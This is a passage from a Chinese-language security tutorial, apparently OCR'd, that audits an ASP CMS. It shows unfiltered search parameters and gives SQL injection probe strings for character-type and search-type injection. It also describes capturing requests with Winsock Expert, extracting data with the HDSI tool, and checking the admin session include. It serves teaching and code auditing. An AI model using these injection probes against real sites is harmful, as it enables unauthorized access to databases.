


图2




图3




图4

一个字符型注入就这么产生了，在网址后面添加' and '1'='1提交返回正常页面，如图6，添加' and '1'='2提交则返回错误面面，如图7。

再往下看，在search.asp页面中用来搜索的变量也没有经过任何过滤，代码如下。




图5




图6




图7

```
key=request("key")
key1=request("key1")
key2=request("key2")
szhiwei=request("szhiwei")
area=request("area")
```

针对这种特殊的字符注入——搜索型注入，判断方式与利用方法都有所不同，这里给大家简单介绍一下。分别在网址后添加1%' and 1=1 and '%'='、1%' and 1=2 and '%'='进行提交，发现前者返回了正常页面，而后者返回了错误页面，证明注入存在。我们先搜索一个正常的关键词，比如“1”，使用Winsock Expert来抓取一下数据包，抓取到的数据如图8所示，可以发现key是用来传递搜索关键词的变量，将其移到后面，其中“&”是用来连接多个变量的连接符，修改后填入到HDSI中，猜解结果如图9所示。

对于sql注入的分析我们就进行到这里，这个CMS系统没有上传功能，接下来我们看看后台管理页面中是否存在权限判断缺陷。通过查看代码我们可以发现很多页面中都加了<!--#include file="adminconn.inc" -->，打开adminconn.inc文件，其代码如下：

```
Server.ScriptTimeout=999999
if session("adminuser")="" then
response.redirect "../error.asp?error=011"
```




图8

